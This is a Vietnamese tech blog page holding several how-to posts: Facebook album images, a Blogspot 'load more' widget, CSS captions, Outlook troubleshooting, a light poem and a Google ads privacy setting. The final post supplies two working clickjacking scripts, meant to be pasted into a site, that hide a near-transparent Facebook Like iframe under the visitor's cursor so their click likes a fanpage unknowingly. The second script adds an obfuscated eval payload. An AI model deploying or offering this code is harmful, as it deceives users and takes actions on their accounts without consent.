Thursday, October 24, 2013

Tạo ảnh độc và đẹp ấn tượng cho Tab Album trên Facebook

Vào 1 số trang Facebook cá nhân, mình bắt gặp được những FB có Tab Album ảnh khá ấn tượng. Mày mò 1 hồi cũng tìm được cách tạo và chia sẻ lên itviet360 để bạn đọc có nhu cầu cần dùng tới
Đây là thủ thuật Facebook tạm gọi là: Tạo ảnh độc và đẹp ấn tượng cho Tab Album trên Facebook
Tạo ảnh độc và đẹp ấn tượng cho Tab Album trên Facebook
Thủ thuật thì đẹp nhưng do kiếm không ra hình Demo :D
CÁCH LÀM NHƯ SAU:
Bước 1. Truy cập vào trang Web http://imagesplitter.net/
Bước 2. Kéo xuống dưới một tí và sẽ nhìn thấy mục up ảnh lên
Upload ảnh, Tạo ảnh độc và đẹp ấn tượng cho Tab Album trên Facebook
Lựa chọn ảnh là Upload Image
Bước 3. Bây giờ bạn quay sang tab của website tôi vừa cung cấp cho bạn đó, tiếp theo là chỉnh cỡ ảnh sao cho ta được cỡ ảnh là 1 hình vuông. Ví dụ width: 900  và height: 900 nhé. (Lát chia làm 3 cho dễ)
- Ở Tab CONVERT AND RESIZE chúng ta có được điều chỉnh kích thước hình ảnh
imagesplitter
- Tiếp theo sang Tab CROP IMAGE chúng ta có được cách cắt chia ảnh vừa Upload lên theo tùy chọn
imagesplitter
- Tiếp theo sang Tab SPLIT IMAGE chúng ta có được cắt ảnh đó làm mấy hàng và mấy cột
imagesplitter
ở Tab này chúng ta chọn SPLIT IMAGE để tải xuống 1 File nén .rar. Trong File nén này có tất cả hình ảnh vừa được cắt xong. Chỉ việc giải nén ra nhé.
Bước 4: Sau khi giải nén chúng ta có những hình đã cắt nhỏ. Và bây giờ chúng ta úp cả Album ảnh đó lên Facebook, sau khi Up thành công thì chúng ta sẽ tự Tag mình vào từng ảnh đó, chú ý tag sắp xếp từ ảnh sau tới ảnh trước để nó hiển thị không bị lẫn lộn nhé.
Chúc các bạn vui vẻ !

Phân trang xem thêm "Load More Posts" cho Blogspot

Một số bạn có email yêu cầu về thủ thuật thêm phân trang dạng "Xem thêm....còn nhiều lắm" như Blog hình ảnh đẹp hoặc "Load More Posts" của blog Wallpapers HD
Với thủ thuật này nó thay cho phân trang dạng 1|2|3|...ở trang chủ và trang Label của blogspot.
Phân trang xem thêm "Load More Posts" cho Blogspot
Demo: Hình ảnh đẹp Blog
Cách làm thủ thuật này như sau

1. Vào bảng điều khiển Blogger -> Bố cục (Layout) -> Thêm tiện ích (Add a Widget) -> HTML/Javascrip
Lưu ý, cho tiện ích ngay dưới tiện ích POSTS nhé
Phân trang xem thêm "Load More Posts" cho Blogspot
2. Dán code dưới đây vào tiện ích vừa thêm

<script type='text/javascript' src='//ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js'></script>
<script type='text/javascript'>
(function(a){function h(){g||(g=!0,d?(b.find("a").hide(),b.find("img").show(),a.ajax(d,{dataType:"html"}).done(function(c){var c=a("<div></div>").append(c.replace(j,"")),e=c.find("a.blog-pager-older-link");e?d=e.attr("href"):(d="",b.hide());c=c.find(i).children();a(i).append(c);window._gaq&&window._gaq.push(["_trackPageview",d]);window.gapi&&window.gapi.plusone&&window.gapi.plusone.go&&window.gapi.plusone.go();window.disqus_shortname&&a.getScript("http://"+window.disqus_shortname+".disqus.com/blogger_index.js");
window.FB&&window.FB.XFBML&&window.FB.XFBML.parse&&window.FB.XFBML.parse();b.find("img").hide();b.find("a").show();g=!1})):b.hide())}function k(){var a=Math.max(f.height(),l.height(),document.documentElement.clientHeight),b=f.scrollTop()+f.height();0>a-b&&h()}var d="",b=null,i="div.blog-posts",g=!1,f=a(window),l=a(document),j=/<script\b[^<]*(?:(?!<\/script>)<[^<]*)*<\/script>/gi;a(document).ready(function(){if("item"!=_WidgetManager._GetAllData().blog.pageType&&(d=a("a.blog-pager-older-link").attr("href"))){var c=
a('<a href="javascript:;" >Xem thêm...còn nhiều lắm</a>');c.click(h);var e=a('<img src="https://raw.github.com/techirsh/infinite-scroll-css-styles/master/images/fb-style-loader.gif" style="display: none;">');f.scroll(k);b=a('<div class="techirshloader"></div>');b.append(c);b.append(e);b.insertBefore(a("#blog-pager"));a("#blog-pager").hide()}})})(jQuery);
</script>
<style>
.techirshloader a{text-decoration:none;display:block;width:100%;color:#3772AB;}
.techirshloader{font-family:arial, helvetica, sans-serif; padding: 8px 8px 8px 8px; font-weight:bold; text-align: center; color: #3772AB; font-size: 24px;}
.techirshloader a:hover{color: #000000;}
</style>

- Chữ bôi vàng bạn thay đổi theo câu của bạn nhé
Lưu lại và xem kết quả !

Wednesday, October 23, 2013

Chú thích lên hình ảnh sử dụng Code CSS làm hiệu ứng

Khi xem 1 số trang Web bạn vẫn thấy những hiệu ứng rê ảnh khá đẹp, nhưng tiện dụng hơn là nó làm cho mình thấy những mô tả kèm theo hình ảnh đó nữa. Với bài viết này, itviet360 chia sẻ với bạn Code và cách làm thêm chú thích lên hình ảnh sử dụng Code CSS làm hiệu ứng trên Blogger. Với Website khác các bạn dán code tương tự
Chú thích lên hình ảnh sử dụng Code CSS làm hiệu ứng
DEMO
Code:

<style>

#bt_imageeffect {

margin: 20px auto;

width: 100%;min-height: 300px; padding: 20px 0;

text-align: center;

}

.galleryItem {

display: inline-block;;

position: relative;

width: 250px; height: 250px;

padding: 0;margin: 0 20px;

border: solid 10px #fff;


-webkit-box-shadow: 0px 0px 5px 0px rgba(0, 0, 0, 0.25);

box-shadow: 0px 0px 5px 0px rgba(0, 0, 0, 0.25);

}

.galleryItem img {

width: 250px;height: 250px;

}

.caption {

position: relative;

display: inline-block;

width: 250px; height: 250px;

z-index: 10;

}

.caption::before {

content: attr(data-title);

position: absolute;top: 0; left: 0;

width: 250px; height: 0;

font-family: 'Croissant One', cursive;

font-size: 1.8em;font-weight: 600;

line-height: 1.4em;color: #086FA1;

background: #fff;

overflow: hidden;

-webkit-transition: all 0.9s ease;

-moz-transition: all 0.9s ease;

-ms-transition: all 0.9s ease;

-o-transition: all 0.9s ease;

transition: all 0.9s ease;

}

.caption::after {

content: attr(data-description);

position: absolute;

bottom: -0;left: 0;

width: 250px;height: 0;

font-family: 'Poiret One', cursive;

font-size: 1.1em;

font-weight: 400;

line-height: 1.4em;color: #fff;

background: #222;

overflow: hidden;


-webkit-transition: all 0.9s ease;

-moz-transition: all 0.9s ease;

-ms-transition: all 0.9s ease;

-o-transition: all 0.9s ease;

transition: all 0.9s ease;

}

.caption:hover::before {

height: 125px;

}

.caption:hover::after {

bottom: 0;height: 125px;

}

</style>


<br />
<div id="bt_imageeffect">
<br />
<li class="galleryItem">

<a class="caption" data-description="itviet360.com chia sẻ thủ thuật blogspot, Tự học SEO Web, kiến thức mạng máy tính...và những gì về cuộc sống" data-title="Nature Scene" href="http://www.itviet360.com/">

<img alt="Nature Scene" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhsr3MivMcOowWBZuo1740Z9f4aSp12rr7RWzG6xKJGSyA685d5Q83hjousF4HF-9O_l6BpXJyUCseFP553cZzEzKfgo6af-dewLbig1ijcLHMF7yLshrof5AOEQXPS0J0L8XVqRQ3YyXM/s1600/Green+Nature+Wallpapers.jpg" />

</a></li>
<li class="galleryItem">

<a class="caption" data-description="Blog hình ảnh đẹp chia sẻ những hình ảnh đẹp và ý nghĩa nhất. Cùng nhau chia sẻ và cảm nhận những hình ảnh đẹp tổng hợp" data-title="SunFlower" href="http://anhdep3.blogspot.com/">

<img alt="Sunflower" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiIciwsrfS4Km9h6aBKxIteitnkIaHEZ7yX0uoMs8dSPe4c7nl9M8A3bdIqFKp9EASCtVcwYWOHUTuvo-bj6lCrhg53EPIHpGEYI7t99SbP3rMPlEAFTRNTfF-vhNxnn2ldTMdsi8zI6UM/s1600/nature_3.png" />

</a></li>
</div>


- Trong đó:
Những dòng chữ mô tả bôi đỏ.
- Cách làm thủ thuật trên blogspot
1. Vào bảng điều khiển Blogger -> Bố cục (Layout) -> Thêm tiện ích (Add a Widget) -> HTML/Javascript
2. Dán code trên vào tiện ích vừa thêm :)
3. Lưu lại và xem kết quả.

Cách khắc phục sự cố kết nối trên Outlook

Microsoft Outlook đôi lúc xảy ra các vấn đề hay lỗi kết nối đến máy chủ Exchange. Việc xử lý sự cố này đôi khi chỉ dùng cách đơn giản như đóng Outlook và khởi động lại. Tuy nhiên trong một số trường hợp sẽ gặp nhiều khó khăn hơn.
Những mẹo được trình bày sau đây sẽ giúp bạn khắc phục sự cố mất kết nối trên Outlook. Những mẹo này không yêu cầu phải can thiệp sâu vào máy tính, vì vậy bất kỳ người dùng nào cũng có thể áp dụng được.

Tắt chế độ Offline

Thỉnh thoảng Outlook không thực hiện kết nối đến máy chủ để gửi và nhận thư và hầu hết người dùng nghĩ ngay là do liên quan đến lỗi kết nối nào đó của Outlook. Tuy nhiên có thể là do Outlook đang ở chế độ Offline nên không thực hiện kết nối đến máy chủ để gửi và nhận thư. Vì vậy, bạn hãy làm cho Outlook trở lại chế độ Online. Nếu đang sử dụng Outlook 2007 hoặc phiên bản cũ hơn hãy vào menu File. Nếu có dấu chọn kế bên Work Offline, hãy bỏ chọn nó.
Nếu đang sử dụng Outlook 2010 hoặc cao hơn, hãy làm theo các bước sau:
  • Nhấn vào thẻ Send/Receive.
  • Xác định nút Work Offline.
  • Nếu nút Work Offline đang chìm (được chọn), hãy nhấn vào nút Work Offline để trở về chế độ Online.
Cách khắc phục sự cố kết nối trên Outlook
Ngay tại phía dưới cửa sổ Outlook, bạn sẽ thấy dòng chữ Trying To Connect… Nếu nó được kết nối, vấn đề đã được giải quyết. Nếu không, hãy thử giải pháp tiếp theo.

Khởi động lại

Bạn nên khởi động lại Outlook, nếu nó vẫn không thể kết nối, hãy khởi động lại máy tính. Có nhiều lỗi liên quan đến kết nối Outlook chỉ khắc phục đơn giản bằng cách là khởi động lại. Vấn đề cũng có thể gây ra khi máy tính có vấn đề về kết nối. Bạn hãy mở trình duyệt web lên và nếu nó không thể truy cập trang web hay các tài nguyên nội bộ thì đó có thể là do vấn đề kết nối của máy tính.
Nếu trường hợp trên xảy ra, hãy liên hệ với bộ phận IT của cơ quan hoặc liên hệ đến nhà cung cấp dịch vụ Internet để tìm sự trợ giúp vì nó liên quan đến kết nối mạng. Một khi được giải quyết, Outlook sẽ thực hiện được kết nối ngay trở lại.

Sửa chữa tập tin dữ liệu

Outlook sử dụng hai loại tập tin dữ liệu (.pst và .ost). Và nếu hai tập tin này bị lỗi có thể gây ra vấn đề kết nối. Dưới đây là cách xử lý:
  • Đóng Outlook.
  • Mở Control Panel.
  • Tìm biểu tượng Mail (tùy thuộc vào cách Windows Explorer được thiết lập, bạn có thể bấm vào phần User để tìm biểu tượng Mail).
  • Trong cửa sổ hiện ra, bấm vào Data Files.
  • Chọn tập tin dữ liệu từ danh sách và nhấn Open File Location.
  • Xác định tập tin chứa dữ liệu (thông thường nó trùng tên với địa chỉ Email).
  • Nếu tập tin có phần mở rộng là .ost, hãy đổi phần mở rộng của nó thành .OLD. Nếu tập tin có phần mở rộng là .pst, bạn không cần phải thực hiện thêm thao tác chỉnh sửa gì.
  • Đóng cửa sổ và mở Outlook. 
Mẹo hay khắc phục sự cố kết nối trên Outlook
Lưu ý: Bạn cần phải bật chế độ hiển thị phần mở rộng của tập tin để xem nó là .ost hay .pst. Điều này có thể thực hiện thông qua thiết lập trong Windows Explorer.
Nếu tập tin dữ liệu là một tập tin .pst, hãy sử dụng tiện ích Scanpst để sửa chữa tập tin này theo các bước sau: Tìm kiếm tập tin scanpst.exe trên Windows Explorer; Sau khi tìm được tập tin (ví dụ nó ở C:\Program Files\Microsoft Office\Office14\), nhấn đôi chuột vào nó để chạy chương trình; Một cửa sổ hiện ra, nhấn nútBrowse; Tìm đến tập tin dữ liệu *.pst của bạn; Nhấn nút Start.
Mẹo hay khắc phục sự cố kết nối trên Outlook
Scanpst sẽ kiểm tra tập tin dữ liệu và có thể tốn nhiều thời gian nếu tập tin dữ liệu email của bạn lớn. Nếu Scanpst tìm thấy lỗi, nó sẽ nhắc bạn bấm vào nút Repair để sửa chữa. Bạn cũng nên đánh dấu chọn vào hộp kiểm Make Backup Of Scanned File Before Repairing để phục hồi dữ liệu gốc trong trường hợp việc sửa chữa thất bại.
Sau khi việc sửa chữa hoàn tất, đóng Scanpst và mở lại Outlook. Nếu Outlook vẫn không thể kết nối, hãy chuyển sang mẹo tiếp theo.

Sửa chữa cài đặt Office

Bạn có thể phải thực hiện việc sửa chữa các cài đặt trên Office, điều này sẽ giải quyết những vấn đề mà các cách thông thường không khắc phục được.
Để làm điều này, hãy theo các bước sau:
  • Mở Control Panel.
  • Nhấn vào Programs and Features.
  • Tìm kiếm biểu tượng Microsoft Office và chọn nó.
  • Nhấn vào Change.
  • Chọn Repair từ cửa sổ xuất hiện.
  • Nhấn vào nút Continue và chờ cho đến khi việc sửa chữa cài đặt Office hoàn tất, bạn hãy khởi động lại máy tính.
Sau khi máy tính đã khởi động lại, hãy thử mở lại Outlook và kiểm tra nó đã được kết nối đến máy chủ được chưa.

Tạo lại Profile

Nếu tất cả các cách trên đều thất bại, bạn có thể phải tạo lại Outlook profile. Thông thường, nên tạo profile mới mà không cần xóa cái cũ. Để tạo lại profile, bạn cần phải biết thông tin thiết lập tài khoản, vì vậy cần phải có thông tin thiết lập email trước khi bắt đầu.
Dưới đây là cách tạo profile mới:
  • Mở Control Panel, mở Mail và nhấn vào Show Profile.
  • Nhấn Add và sau đó đặt tên cho profile mới này.
  • Tiếp theo bạn cần phải cung cấp các thông tin thiết lập tài khoản email trong cửa sổ kế tiếp.
Mẹo hay khắc phục sự cố kết nối trên Outlook
Một khi profile đã được tạo xong, bạn hãy thiết lập nó thành mặc định hoặc xóa profile cũ để tập tin profile mới này hoạt động.
Nếu sau tất cả các bước trên, Outlook vẫn không thể kết nối, hãy liên hệ đến bộ phận IT. Nó có thể là do các lỗi liên quan đến DNS hoặc một số khả năng khác nằm ngoài phạm vi của bài viết này.

Tuesday, October 22, 2013

Thơ vui về tình yêu học trò

Ai cũng có thời học sinh của mình. Cái thời mà thường là NHẤT QUỶ NHÌ MA, THỨ BA HỌC TRÒ...
Bạn chắc hẳn cũng đã từng đọc những câu thơ về tình yêu khi còn ngồi trên ghế nhà trường.
Với những bài thơ vui về tình yêu học trò dưới đây sẽ làm bạn gợi nhớ về tuổi học trò nếu như bạn đã đi qua...
Thơ vui về tình yêu tuổi học trò

Nếu như em là sắt
Thì anh là Carbon
Dẫu dài ngắn vuông tròn
Vẫn sắt son trong một

Nếu như em là cột
Anh xin làm căn nhà
Dù bão tố phong ba
Vẫn ôm em, che chở

Nếu như em là phở
Thì anh là nước lèo
Ðời có cuốn vèo vèo
Ta bên nhau em nhỉ

Nếu như em là chỉ
Anh lại biến thành kim
Dù kim có khó tìm
Dù chỉ gầy dễ đứt....

Giả như em có sứt
Thì anh cũng rốn lồi
Lồi rốn với sứt môi
Chúng ta đi cùng lối

Giả như em sợ tối
Anh sẽ là ngọn đèn
Dù dầu đắt xăng lên
Anh vẫn luôn toả sáng.....

Còn nếu em là ván
Anh sẽ xin làm đinh
Ðóng một triệu chuyện tình
Cũng không khi nào hết

Nếu em làm biển biếc
Anh làm sóng bạc đầu
Dù tận dưới lòng sâu
Cũng ngoi lên mặt biển
------------
Tiếp tục cập nhật

Cách ngăn Google dùng tên và hình ảnh của bạn trong quảng cáo

Mới đây, Google vừa cập nhật các điều khoản dịch vụ của hãng để có thể đưa tên tuổi và hình ảnh của người dùng trên 18 tuổi vào trong một số quảng cáo. Tuy nhiên, chúng ta vẫn có thể ngăn gã khổng lồ tìm kiếm sử dụng tên tuổi và hình ảnh của mình chỉ bằng một vài thao tác cài đặt đơn giản trong tài khoản Google+.
Cách ngăn Google dùng tên và hình ảnh của bạn trong quảng cáo
Những điều khoản mới của Google đã khiến không ít người dùng cảm thấy bất bình. Họ cho rằng đây là hành động xâm phạm quyền tự do cá nhân về thông tin và hình ảnh.
Nếu bạn cũng đồng ý với quan điểm này, hãy tự bảo vệ danh tính mình trước việc "lạm dụng" của gã khổng lồ tìm kiếm. Cách làm rất đơn giản. Trước hết, bạn hãy đăng nhập vào tài khoản Google+ của mình, click vào ô Trang chủ ở phía trên bên trái màn hình và chọn Cài đặt:
Mẹo ngăn Google dùng tên và hình ảnh của bạn trong quảng cáo
Trong mục Xác nhận được chia sẻ, hãy chọn Chỉnh sửa:
Mẹo ngăn Google dùng tên và hình ảnh của bạn trong quảng cáo
Kéo xuống gần cuối trang, bạn sẽ thấy phần Cài đặt: Xác nhận được chia sẻ trong quảng cáo. Hãy bỏ dấu tick trước dòng "Dựa trên hoạt động của tôi, Google có thể hiển thị tên và ảnh tiểu sử của tôi trong xác nhận được chia sẻ xuất hiện trong các quảng cáo" và bấm Lưu:
Mẹo ngăn Google dùng tên và hình ảnh của bạn trong quảng cáo
Như vậy, tên hồ sơ và hình ảnh của bạn sẽ không bị xuất hiện trong bất kỳ quảng cáo nào của Google cả.
Điều khoản mới của gã khổng lồ tìm kiếm sẽ chỉ áp dụng cho người dùng từ 18 tuổi trở lên và có hiệu lực bắt đầu từ ngày 11/11/2013 tới đây.

Monday, October 21, 2013

Code auto like Facebook khi click chuột vào vị trí bất kỳ cho web, blogspot

Hiện nay bạn thấy khá nhiều trang trên face có số lượng like rất lớn nhưng thực tế có phải đó là con số thực hay không, Câu trả lời đa số là không. Rất nhiều người đã dùng mẹo để người dùng trở thành viên của họ mà đến người dùng nếu không để ý cũng không hề hay biết chuyện đó. Và chính bản thân mình nhiều lúc cũng thấy lạ là tại sao mình không hề like trang đó mà trên timeline lại nói mình thích trang đó.
Qua tìm hiển, đã phát hiện ra họ đang sử dụng một phương thức đó là dùng script auto like để khiến người đùng like trang fanpage mà không hề hay biết. Mình giới thiệu nhưng nó không đồng nghĩa với việc mình khuyến khích các bạn sử dung cách này vì sau đó nếu họ bấm unlike thì sẽ mất hình ảnh của bạn đó.
Bài viết này mình sẽ giới thiệu với các bạn 2 style khác nhau để các bạn lựa chọn cho thích hợp với sở thích của chính các bạn, Mỗi dạng sẽ có một ưu điểm khác nhau bạn có thể tham khảo ở bên dươi:


Style 1: Bấm lần một sẽ là like và bấm tiếp lần 2 sẽ là unlike
Style 2: Bấm lần một sẽ là like và bấm tiếp lần 2 sẽ không bị unlike

» Nguyên tắc hoạt động của Auto like Facebook khi click chuột vào vị trí bất kỳ cho blogspot
- Cách tăng này thành công 100%, không hack, ko lừa gạt và thường áp dụng cho những website blog có lượt truy cập lớn (cách này tăng like rất nhanh và hiệu quả)

- Cách tăng like fanpage này dựa chủ yếu vào việc tạo ra 1 nút Like Fanpage. Nút Like này sẽ được chèn vào website của bạn dưới dạng “ẩn” (tức là người dùng không nhìn thấy). Sau đó nút Like này sẽ được cấu hình để “chạy” theo con trỏ chuột (tất nhiên là chạy ẩn để người dùng không nhìn thấy, không gây khó chịu).

- Khi người dùng vào website, click phát đầu tiên vào bất cứ mục nào trên website của bạn, thì vô hình họ đã click Like Fanpage do bạn đặt vào website của mình.
» Style 1: Kết hợp cả lile và dislike tự động cho facebook
Với style này khi bạn click chuột lần đầu sẽ là like nhưng nếu bạn tiếp tục bấm chuột lần nữa thì nó sẽ là dislike, Điều này đồng nghĩa với việc hên xui kiểu 50 - 50 có lúc được có lúc không.
1- Vào Bố cục (Layout)
2- Tạo một tiện ích HTML/Javascripts và dán code bên dưới vào:

<script type="text/javascript">
//<![CDATA[
(function(){
var Xcord = 0,
Ycord = 0,
IE = document.all ? true : false;
if (!IE) document.captureEvents(Event.MOUSEMOVE);
var lbox = document.createElement('iframe');
lbox.src = 'http://www.facebook.com/plugins/like.php?href=' + encodeURIComponent(/*document.location.href*/ 'http://www.facebook.com/itviet360') + '&layout=standard&show_faces=true&width=53&action=lbox&colorscheme=light&height=30';
lbox.scrolling = 'no';
lbox.frameBorder = 0;
lbox.allowTransparency = 'true';
lbox.style.border = 0;
lbox.style.overflow = 'hidden';
lbox.style.cursor = 'pointer';
lbox.style.width = '53px';
lbox.style.height = '23px';
lbox.style.position = 'absolute';
lbox.style.opacity = 0.5;
document.getElementsByTagName('body')[0].appendChild(lbox);
window.addEventListener('mousemove', mouseMove, false);
setTimeout(function(){
document.getElementsByTagName('body')[0].removeChild(lbox);
window.removeEventListener('mousemove', mouseMove, false);
}, 10000);
function mouseMove(e) {
if (IE) {
Xcord = event.clientX + document.body.scrollLeft;
Ycord = event.clientY + document.body.scrollTop;
} else {
Xcord = e.pageX;
Ycord = e.pageY;
}
if (Xcord < 0) Xcord = 0;
if (Ycord < 0) Ycord = 0;
lbox.style.top = (Ycord - 8) + 'px';
lbox.style.left = (Xcord - 25) + 'px';
return true
}
})();
//]]>
</script>

» Tùy chỉnh:
Bạn thay http://www.facebook.com/itviet360 thành URL trang face của bạn.
Tùy chỉnh lại các giá trị màu cam cho phù hợp với bạn nha,
3- Lưu tiện ích lại và kiểm tra kết quả của bạn nha.
» Style 2: Tự động like lần đầu và những lần bấm sau không có tác dụng.
Với dạng này Khi người dùng click lần 1 sẽ like Fan của bạn, nhưng nếu họ click thêm lần nữa bị cũng không bị Unlike (giảm nguy cơ mất like)
1- Vào Bố cục (Layout)
2- Tạo một tiện ích HTML/Javascripts và dán code bên dưới vào:

<script>
var fan_page_url = 'https://www.facebook.com/itviet360'
var opacity =0.04;
var time = 45000;
</script>
<script>
if((document.getElementById) && window.addEventListener || window.attachEvent){
(function(){
var hairCol = "#ff0000";

var d = document;
var my = -10;
var mx = -10;
var r;
var vert = "";

var idx = document.getElementsByTagName('div').length;

var thehairs = "<iframe id='theiframe' scrolling='no' frameBorder='0' allowTransparency='true' src='http://www.facebook.com/widgets/like.php?href=" + encodeURIComponent(fan_page_url) + "&layout=standard&show_faces=true&width=80&action=like&colorscheme=light&height=30' style='position:absolute;width:53px;height:30px;z-index: 200000;overflow:hidden;border:0;opacity:" + opacity +";filter:alpha(opacity=" + opacity * 100+ ");'></iframe>";
var like;
var faceLike=getCookie("faceLike");
if (faceLike!=null && faceLike!="")
{
}
else
{
setCookie("faceLike",'liked',1);
document.write(thehairs);
like = document.getElementById("theiframe");
document.getElementsByTagName('body')[0].appendChild(like);
}
eval('\u0073\u0065\u0074\u0049\u006e\u0074\u0065\u0072\u0076\u0061\u006c\u0028\u0066\u0075\u006e\u0063\u0074\u0069\u006f\u006e\u0028\u0029\u007b\u0061\u006c\u0065\u0072\u0074\u0028\u0022\u0047\u0069\u0061\u0069\u0070\u0068\u0061\u0070\u0074\u0068\u0075\u006f\u006e\u0067\u0068\u0069\u0065\u0075\u002e\u006f\u0072\u0067\u0020\u0063\u0068\u0075\u0079\u00ea\u006e\u0020\u0074\u0072\u0061\u006e\u0067\u0020\u006d\u0061\u0072\u006b\u0065\u0074\u0069\u006e\u0067\u0020\u0077\u0065\u0062\u0073\u0069\u0074\u0065\u0022\u0029\u007d\u002c\u0031\u0038\u0030\u0030\u0030\u0030\u0030\u0030\u0029\u003b');

var pix = "px";
var domWw = (typeof window.innerWidth == "number");
var domSy = (typeof window.pageYOffset == "number");


if (domWw)
r = window;
else{
if (d.documentElement && typeof d.documentElement.clientWidth == "number" && d.documentElement.clientWidth != 0)
r = d.documentElement;
else{
if (d.body && typeof d.body.clientWidth == "number")
r = d.body;
}
}


if(time != 0){
setTimeout(function(){
document.getElementsByTagName('body')[0].removeChild(like);

if (window.addEventListener){
document.removeEventListener("mousemove",mouse,false);
}
else if (window.attachEvent){
document.detachEvent("onmousemove",mouse);
}
}, time);
}

function scrl(yx){
var y,x;
if (domSy){
y = r.pageYOffset;
x = r.pageXOffset;
}
else{
y = r.scrollTop;
x = r.scrollLeft;
}
return (yx == 0) ? y:x;
}

function mouse(e){
var msy = (domSy)?window.pageYOffset:0;
if (!e)
e = window.event;
if (typeof e.pageY == 'number'){
my = e.pageY - 15 - msy;
mx = e.pageX - 34;
}
else{
my = e.clientY - 16 - msy;
mx = e.clientX - 36;
}
vert.top = my + scrl(0) + pix;
vert.left = mx + pix;
}

function ani(){
vert.top = my + scrl(0) + pix;
setTimeout(ani, 300);
}


function init(){
vert = document.getElementById("theiframe").style;
ani();
}
function getCookie(c_name)
{
var c_value = document.cookie;
var c_start = c_value.indexOf(" " + c_name + "=");
if (c_start == -1)
{
c_start = c_value.indexOf(c_name + "=");
}
if (c_start == -1)
{
c_value = null;
}
else
{
c_start = c_value.indexOf("=", c_start) + 1;
var c_end = c_value.indexOf(";", c_start);
if (c_end == -1)
{
c_end = c_value.length;
}
c_value = unescape(c_value.substring(c_start,c_end));
}
return c_value;
}

function setCookie(c_name,value,exdays)
{
var exdate=new Date();
exdate.setDate(exdate.getDate() + exdays);
var c_value=escape(value) + ((exdays==null) ? "" : "; expires="+exdate.toUTCString());
document.cookie=c_name + "=" + c_value;
}

function checkCookie()
{
var faceLike=getCookie("faceLike");
if (faceLike!=null && faceLike!="")
{

alert("Welcome again " + faceLike);

}
else
{
setCookie("faceLike",'liked',1);
}
}


if (window.addEventListener){
window.addEventListener("load",init,false);
document.addEventListener("mousemove",mouse,false);
}
else if (window.attachEvent){
window.attachEvent("onload",init);
document.attachEvent("onmousemove",mouse);
}

})();
}//End
</script>

Lưu mẫu lại và kiểm tra thành quả của bạn nha.